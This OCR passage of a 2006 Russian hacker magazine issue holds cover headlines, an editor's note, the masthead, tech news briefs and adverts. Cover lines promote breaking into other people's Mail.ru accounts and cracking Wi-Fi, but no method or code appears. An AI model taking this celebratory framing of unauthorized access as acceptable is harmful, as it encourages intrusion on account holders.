ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

СЕНТЯБРЬ 09(93) 2006

ЛОМАЕМ ЯЩИКИ НА ПОЧТЕ.РУ
ПОЛНЫЙ ДОСТУП К ЧУЖИМ АККАУНТАМ

ВСЕ ТАЙНЫ WI-FI ТОЧЕК В КРЕМЛЕ
БЕСПРОВОДНЫЕ ТОЧКИ В АДМИНИСТРАЦИИ ПРЕЗИДЕНТА

ЗЛОСТНЫЙ ХАК ДОМОФОНОВ
ДЕЛАЕМ ЭМУЛЯТОР ДОМОФОННОГО КЛЮЧА

ИНТЕРНЕТ-КАЗИНО
УЗНАЙ, КАК ОНИ ОБМАНЫВАЮТ

НАСТРАИВАЕМ ТАРЕЛКУ СРАЗУ НА ДВА СПУТНИКА
ЧТОБЫ ЛОВИТЬ ИНЕТ И СМОТРЕТЬ ПОРНУХУ

СМЕРТЕЛЬНЫЙ ВРЕД CRACK-САЙТОВ
СТР. 076

ЧЕМ ТЫ ЗАРАЖАЕШЬСЯ, ЗАХОДЯ НА КРЯК-САЙТЫ

12:36 Зашел за www.supercracks.biz
12:36 Подцепил трояна Win32.Banker.u
12:42 Двинул кони







НА DVD:
- ВЕСЬ СОФТ ДЛЯ ВЗЛОМА WIFI
- MICROSOFT SQL SERVER 2005
- CHAOS CONSTRUCTION'2006
- КАТАЛОГ КОДЕРСКИХ АЛГОРИТМОВ ДЛЯ СТУДЕНТОВ

ВСЕ ВОЗМОЖНОСТИ БИОМЕТРИИ
ТРОЯН ДЛЯ СМАРТФОНОВ НА SYMBIAN
РЕЗУЛЬТАТИВНАЯ АТАКА ОНЛАЙН-ОБМЕННИКА
НОВЫЙ ПОДХОД К ПОДЪЕМУ УПАВШЕЙ СИСТЕМЫ


INTRO

Сентябрь — коварный месяц. Все лето тебя ничего не парило, ты тусовался и отдыхал, а сейчас приходится погружаться в процесс учебы, посещать лекции, а то и сдавать экзамены с прошлой сессии. Твоему бедному мозгу приходится очень тяжело.

Поэтому мы всеми силами будем помогать тебе влиться в учебу. Уже с того месяца начали создавать свой хакерский каталог сорцов. Самые часто используемые, самые нужные в учебе исходники, которые помогут тебе делать лабы и курсовые по информатике.

Каталог лежит на диске, и мы каждый месяц будем его пополнять и улучшать. Ты тоже можешь принять в этом участие. Присылай свои сорцы, лабораторки, курсовики и весь остальной учебный стафф на students@real.xakep.ru. Обещаю тебе, что все ценное войдет в наш каталог.

nikitozz, гл. ред.



MEGANEWS

FERRUM

020


064

PC ZONE

ИМПЛАНТ



ВЗЛОМ



СЦЕНА

UNIXOID

КОДИНГ

ЮНИТЫ

034



038



056



104



114



118



122




132



150





/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE, UNITS и DVD
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко (nanoinfo@mail.ru)
>Литературный редактор
Анна Большова
(bolshova@real.xakep.ru)
>Корректор
Анастасия Аникеева

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Иллюстрации
Александр Гладких
Соня Хаустова
/iNet
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)


/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Мнение редакции не обязательно совпадает с мнением авторов.Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.





MINDW0RK
/MINDW0RK@GAMELAND.RU/
ЮРИЙ СВИДИНЕНКО «LAZARUS»
/ KAMMERER_MAX@YAHOO.COM /
СЕРГЕЙ НИКИТИН



ЗОЛОТЫЕ СМС

Зря юзеры ругаются на спамеров — мол, они тупые уроды, галимые дегенераты и т.д. Вовсе спамеры не тупые, в чем-то даже творческие, а где-то и романтики. Мне, например, постоянно приходят письма от Оль, Свет и Маш, которые заботливо спрашивают: «Здравствуй, милый, ты еще не забыл ту нашу ночь? Я вот помню. С тех пор я очень изменилась, работаю в модельном агентстве. А здесь можно посмотреть мои фотки. До встречи, любимый». И как тут не поддаться искушению, учитывая то, что ты прекрасно помнишь ту милую девочку Олю, и ту незабываемую ночь. Помимо лирических писем, в последнее время спамеры заботятся о защищенности своих «клиентов». Хит сезона теперь — предложение искоренить спам на своем компьютере, послав sms на указанный номер и получив инструкции по удалению адреса из спамерских баз. «Все абсолютно бесплатно. Мы просто, как и вы, ненавидим спамеров», — уверяют авторы предложений. И, по статистике Лаборатории Касперского, доверчивых пациентов находится немало. Только не знают они, что указанный телефонный адрес — платный, и стоимость отправки sms на него в несколько раз превышает тарифы обычных sms-ок. Есть и другие предлоги отправки sms — для тех, кто жаден до «клубнички» или очень хочет узнать какую-нибудь тайну.



ДВОЙНАЯ ДУМАЛКА

Свой новый комп широкой общественности представила компания Lenovo. Линейка называется ThinkCenter, представитель которой с индексом A60 будет поставляться в двух форм-факторах: Tower и Desktop. Его основой станут 64-битные и двуядерные процессоры AMD, которые будут дополняться памятью типа DDR2. Возможности системной платы таковы: интерфейсы PCI Express и SerialATA-II, шесть портов USB 2.0. Эти компы изначально оснащаются набором дополнительных программ. Например, пакет Rescue and Recovery позволит тебе самостоятельно восстановить систему после сбоя, вызванного коварным вирусом или собственными кривыми ручонками. Если результат отрицательный, то в действие вступит набор утилит ThinkVantage, который свяжет тебя с технической поддержкой. В продаже новинка появится с октября по цене от $750.





новый тариф
RED

Ты много общаешься с друзьями, живешь 25 часов в сутки, используешь мобильный на полную?
Привык разговаривать SMSками и обмениваться MMSками?
Есть с кем болтать всю ночь? Тогда RED – тариф для тебя!

- **Дешевые SMS и MMS внутри сети МТС**
- **Исходящие по очень низкой цене внутри тарифа RED**
- **Скидка на “ночные разговоры”**

Подробнее о тарифе на www.mts.ru

О ком ты думаешь сейчас?

Тариф действует с 5 сентября 2006 г. Подробная информация по номеру 05907, а также на сайте и в салонах-магазинах МТС Вашего региона.



LOGITECH КОНСОЛИДИРУЕТ ВСЮ МУЗЫКУ

Появилась новая информация по проекту Logitech Wireless Music System, который передает музыку, хранящуюся на компах, на любой музыкальный центр или акустическую систему и управляет всеми записями с одного пульта. Соединение планируется производить с помощью беспроводной технологии Logitech Music Anywhere, которая позволяет воспроизводить все популярные музыкальные форматы. Выглядит это так: передатчик подключается к USB-порту ПК, а приемник соединяется с музыкальным центром с помощью разъема RCA или порта для наушников. Радиус действия составляет 50 метров. Отдельно стоит сказать о пульте. Он имеет ЖК-экран с синей подсветкой и колесико прокрутки, которые призваны облегчить навигацию по твоей немереной коллекции музыки. Имеются функции добавления композиции или альбома в очередь без остановки проигрывания. Пульт подзаряжается от док-станции, а одного полного заряда хватает на неделю работы. В Европе это чудо появится осенью по цене 250 евро. Сколько ждать нам — неизвестно.




РАЗНОЦВЕТНАЯ ПАМЯТЬ TRANSCEND

Чтобы холодной и сырой осенью ты не так сильно тосковал по лету, компания Transcend выпустила новую линейку разноцветных flash-драйвов JetFlash 160. В нее входят устройства емкостью от 512 Мб до 4 Гб, каждое из которых имеет свой цвет. Например, твой друг никогда не сможет пустить тебе пыль в глаза, утверждая, что его красная флешка имеет 4 Гб памяти. Потому что красный — это цвет двухгигабайтных устройств. Так что, запомнив, какой цвет соответствует какому объему, ты сможешь вывести всех на чистую воду. Но, кроме цветовой гаммы, у этих устройств есть еще много всего интересного. Их можно сделать загрузочным устройством или ключом, который блокирует доступ к компу. Также на флешке можно создать особый раздел, защищенный паролем. Будет куда прятать приватные фотки! Кроме того, эти устройства имеют симпатичный дизайн.

ДНК УСТРОЕНА ЕЩЕ СЛОЖНЕЕ, ЧЕМ СЧИТАЛИ РАНЬШЕ

Дополнительные «слова», зашифрованные в тех же самых последовательностях оснований ДНК, что несут главную генетическую информацию, сумели найти и расшифровать Эран Сигал из израильского научного института Вайзманна и Джонатан Уидом из американского Северо-западного университета. Уже несколько десятилетий был известен первый код ДНК — генетический, который определяет все белки, содержащиеся в организме. Второй код, который, по версии ученых из Израиля и США, скрыт в виде определенных повторяющихся последовательностей оснований букв внутри основного кода (благо он обладает большой избыточностью), определяет размещение на протяжении нити ДНК множества нуклеосом, миниатюрных «шпулек» из белка, вокруг которых обвивается петлей сама нить ДНК.
Вокруг одной нуклеосомы ДНК делает 1,65 оборота, на что уходит всего 147 ее «буковок», из сотен миллионов ее составляющих. А поскольку нуклеосомы управляют доступом факторов транскрипции (белков, активирующих гены) непосредственно к коду ДНК, получается, что позиционирование нуклеосомы в том или ином месте ДНК определяют и белки, которые данная клетка сможет синтезировать. Авторы работы проанализировали 200 участков генома дрожжей, где присутствуют нуклеосомы, и обнаружили, что там есть действительно«скрытый» образец повторяющихся последовательностей. Поняв этот образец, они оказались в состоянии предсказать размещение приблизительно 50% нуклеосом в других организмах. Если открытие подтвердится, оно может привести к пониманию всего механизма, который позволяет клеткам задействовать нужные для них гены, но запрещает им включать гены, предназначенные для другого типа клеток.




ДНК и нуклеосома

Акелла

ЖАНР КОСМИЧЕСКИЙ СИМУЛЯТОР

Новый хит от создателей "Князя Тьмы" (SACRED)

DARK STAR ONE


После окончания всеобщей межгалактической войны прошли столетия. Между расами, населяющими освоенную часть вселенной установился шаткий мир.

Чтобы следить за соблюдением перемирия и контролировать растущее могущество каждой империи, был создан Великий совет.

Однако в последнее время участились нападения на гражданские корабли, и виновной в этом оказалась раса, представители которой обитают на самом краю исследованной части вселенной...

РЕКЛАМА






Розничная продажа в магазинах фирмы "СОЮЗ", "м Видео" и "ВидеоЛенд"



Тех. поддержка: (495) 363-4612 E-mail: support@akella.com Игры с доставкой www.cdgames.ru
Оптовая продажа: Москва, (495)363-46-14, nataly@cdnavigator.ru
Санкт-Петербург, (812)252-49-65, akella@msgbox.ru Ростов-на-Дону, (863)290-78-42, akellarostov@aaanet.ru. Представитель на Украине - "Мультитрейд" - www.multitrade.com.ua.
Филиал ООО "Полёт Навигатора" в Санкт-Петербурге (дистрибьюторское подразделение компании "Акелла"). Санкт-Петербург, ул. Маршала Говорова, д.37, тел/факс (812) 252-49-65.







→ ДОКТОР ПРИШЕЛ!

Тебе не кажется, что пора переходить на легальное программное обеспечение вместо того, чтобы искать крэки и серийники? Если ты созрел, то начни с антивирусной защиты. Компания «Доктор Веб» выпустила для фанатов своей утилиты новый продукт «Антивирус Dr.Web для Windows. Продление лицензии». Предназначен он для тех, кто имел лицензию на срок не менее полугода или получил Dr.Web в качестве OEM-решения на своем ПК. Теперь, когда ее срок окончится, можно просто пойти в магазин и купить карточку продления, как в телефоне, и не связываться со старой и неудобной процедурой. Кстати, весьма забавно, каким образом компания поощряет легальных пользователей своих продуктов. Называется он «стодневка»: в случае продления подлинной лицензии, ты получишь ровно 100 дней пользования в подарок. Ну а если тебя заела совесть, и ты купил продления для какого-нибудь крэкнутого дистрибутива, то срок легальной жизни продукта будет на те же 100 дней меньше, чем указано в договоре.

→ МОНИТОР С ЭМОЦИЯМИ

Думаю, что даже самый отъявленный компьютерный маньяк, просиживающий за монитором 24 часа в сутки, не относится к нему, как к живому существу. Поменять отношение к дисплею, чтобы мы видели в нем не бездушную железку, а что-то теплое и близкое нам, решила компания LG. Новая серия ЖК-панелей L1900 состоит из трех моделей: Jar (кувшин), Ring (кольцо) и Eclipse (затмение), различающихся формой подставки. Но, кроме дизайнерских изысков, которые должны пробудить в нас чувство любви к экрану, в этой серии воплощены серьезные технические разработки. Это технология DFC, благодаря которой уровень контрастности составляет 2000:1. Время отклика тоже очень приятное (4 мс). Есть возможность настраивать параметры дисплея с помощью мыши, а не экранного меню.

→ СЛУШАЕМ LG

Несколько новых плееров нам представляет компания LG. Модель JM53 может работать с форматами MP3, WMA, BMP, JPEG и MPEG4, а также выступать в роли диктофона. Плеер имеет жесткий диск объемом 8 Гб. Для управления есть сенсорный тачпад. Тем, кому всего важнее стиль, подойдет модель FM20. Бывают версии с гигабайтом и полугигабайтом памяти. Кроме воспроизведения музыки, он записывает сигнал со встроенного микрофона и ловит радио в FM-диапазоне. Причем не просто ловит, а еще и записать сможет. Последняя модель называется FM30. Это многофункциональное устройство имеет от 512 Мб до 2 Гб встроенной памяти, работает с форматами MP3, WMA, BMP, JPEG, MPEG4 и TXT, которые демонстрируются на ЖК-экране с большими углами обзора. А аккумулятор обеспечивает работу плеера в течение 60 часов.









→ СТАРЫЙ ДОБРЫЙ DEFCON

В очередной раз в Лас-Вегасе прошла крупнейшая хакерская конференция Defcon. С 4 по 6 августа в ней приняли участие более 6 тысяч специалистов из разных стран, которые вместе тусили, читали и слушали доклады, принимали участие в различных конкурсах и пили галлоны пива. Конкурсы уже стали неотъемлемой частью конфы, и здесь хакеры могут не опасаться, что их арестуют. Проявить свои таланты можно было в нескольких номинациях: скоростной взлом замков, соревнование самодельных роботов на поражение целей, лучший слоган (победитель в этой номинации — автор фразы: «Общество меня не понимает, а технология меня боится»), выпивание кофе на скорость. А главным событием стало 3-дневное состязание между хакерами по захвату серверов оппонентов и содержащейся там инфы. Например, нужно было хакнуть микрочип на бэйдже, полученным каждым участником пати. Докладов было подготовлено около 100, их авторы — как малоизвестные хакеры, так и прославившиеся специалисты в области компьютерной безопасности. Обсуждали анонимность в онлайне, изготовление универсальных ключей к дверным замкам, вопросы организации секурных каналов связи, разные тонкости расследования компьютерных преступлений и многое другое. В общем, было весело. Более подробно о прошедшей конференции ты можешь почитать на ее официальном сайте: www.defcon.org.



→ ФОТОПЛЕЕРЫ SAMSUNG

Компания Samsung представила новую линейку фотоаппаратов NV: модели NV3, NV7 и NV10. Первая модель имеет тонкий (17,5 мм) корпус из нержавейки, разрешение 7,2 мегапикселя и функции плеера (для фотографий, видео и музыки). Семерочка имеет такое же разрешение, и, кроме того, 7-кратный зум-объектив марки Schneider-KREUZNACH. Дополняют картину встроенная поднимающаяся вспышка и система оптической стабилизации изображения OPS. Последняя камера, NV10, помещена в алюминиевый корпус толщиной 18,5 мм, обладает разрешением 10,1 мегапикселя, в ней есть поднимающаяся вспышка и 3-кратный зум-объектив. Все камеры объединяет встроенный редактор снимков и использование карт SD/MMC в качестве хранилища данных.

→ УПРАВЛЕНИЕ СПЕЦИАЛЬНЫХ ТЕХНИЧЕСКИХ МЕРОПРИЯТИЙ ГУВД ПРЕДУПРЕЖДАЕТ...

На сайте Народ.ру (бесплатном хостинге, принадлежащем компании Яндекс) была найдена уязвимость — возможность исполнения php-скриптов. Этой уязвимостью попытался воспользоваться молодой москвич для того, чтобы получить доступ к базе данных пользователей Народа. Все пароли пользователей, разумеется, хранятся в хэшированном виде, однако доступ к базе дает потенциальную возможность вскрытия простых (словарных) паролей путем подбора, кроме того, эту базу можно пытаться использовать для спам-рассылок, всевозможной социальной инженерии и тому подобных некрасивых и даже противозаконных деяний. Действия хакера вызвали срабатывание системы мониторинга серверов, и системные администраторы Яндекса сразу отреагировали — уязвимость была закрыта, а следы действий взломщика были сохранены. Сотрудники Управления специальных технических 